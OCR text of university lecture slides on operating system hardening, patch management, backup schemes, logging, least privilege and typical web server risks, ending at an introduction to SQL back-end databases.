
Operating System Security
Web App Security
Browser and Mail Security
Risk Assessments, part 1

Carsten Jørgensen
Department of Computer Science, DIKU
September 15. 2025

UNIVERSITY OF COPENHAGEN

Operating System Security

OS Security – attack surface
Operating System Security Layers



Lecture October 3th: Hardware, Cloud- IoT- and AI-security

Operating System Security

- Assess the risks
- Secure the underlying operating system
  and then the applications
- Ensure any critical content is secured
- Ensure appropriate network protection mechanisms are used
- Ensure appropriate processes are used to maintain security

- Security hardening guides

Security operations and maintenance

Security

What are some of the most important focus areas for having a secure operating system?

Threat and Vulnerability – and Patch Management

Threat and Vulnerability Management – and Patch Management

Keeping security patches up to date is a critical control for maintaining security

Appropriate software maintenance processes

Operating Systems Hardening

First critical step in securing a system is to secure the base operating system

Install and patch the operating system

Harden and configure the operating system to adequately address the indentified security needs of the system by:

- Removing unnecessary services, applications, and protocols
- Configuring users, groups, and permissions

Install and configure additional security controls, such as anti-virus, host-based firewalls, and intrusion detection system (IDS)

Security Maintenance

The process of maintaining security is continuous

Security maintenance includes:

- Monitoring and analyzing logging information
- Performing regular backups
- Recovering from security compromises
- Regularly testing system security
- Using appropriate software maintenance processes to patch and update all critical software, and to monitor and revise configuration as needed

Data Backup and Archive

- **Backup:** the proces of making copies of data at regular intervals
- **Archive:** The proces of retaining copies of data over extended periods of time in order to meet legal and operational requirements to access past data

- De-dub, kept online or offline
- Full backup / incremental backup / differential backup

Incremental backups:

Day	Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunda
Backup Type	Full	Incremental	Incremental	Incremental	Incremental	Incremental	Incremental	Full
Effect	N/A	Changes since Sunday	Changes since Monday	Changes since Tuesday	Changes since Wednesday	Changes since Thursday	Changes since Friday	N/A

The above assumes that backups are done daily. Otherwise, the "Changes since" entry must be modified to refer to the last backup (whether such last backup was full or incremental). It also assumes a weekly rotation.

Differential backups:

Day	Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunday
Backup Type	Full	Differential	Differential	Differential	Differential	Differential	Differential	Full
Effect	N/A	Changes since Sunday	Changes since Sunday	Changes since Sunday	Changes since Sunday	Changes since Sunday	Changes since Sunday	N/A

Logging is a cornerstone of a sound security posture

Informs you about bad things that have already happened (reactive)

Capture the correct data –
then monitor and analyze the data

Information can be generated by users, systems, networks and applications

Automated log-analysis is preferred

Critical security controls

Asset inventory

White-list/allow-list approved applications

Patch third-party applications

Restrict administrative privileges

2FA

Assume breach

Software Security

Root/Administrator/System Privileges

Good design partitions complex programs in smaller modules with needed privileges

- Provides a greater degree of isolation between the components
- Reduces the consequences of a security breach in one component
- Easier to test and verify

Often privilege is only needed at start

- Can then run as normal user

Use of Least Privilege

Least privilege

Run programs with least privilege needed to complete their function

Privilege escalation


Exploit of flaws may give attacker greater privileges

Determine appropriate user and group privileges required

Decide whether to grant extra user or just group privileges ensure that privileged program can modify only those files and directories necessary

Web App Security

Web security




Secure communication is very important

See your book (!):

9.2 TLS and HTTPS (HTTP over TLS)


Web security




Web security – typical server risks

- Defacing
- Exposing of user information, passwords, emails, identity theft
- Money, credit card details
- Botnets
- Denial of Service
- Crypto Miners
- …

Excellent springboard into internal network




Consequence – browser and server vulnerabilities



Note who the victim of a vulnerability is:
attacking the server vs.
using server vulnerabilities to attack users

Definitions




Definitions

Most web apps have **back-end database**

SQL is a common language for interacting with databases

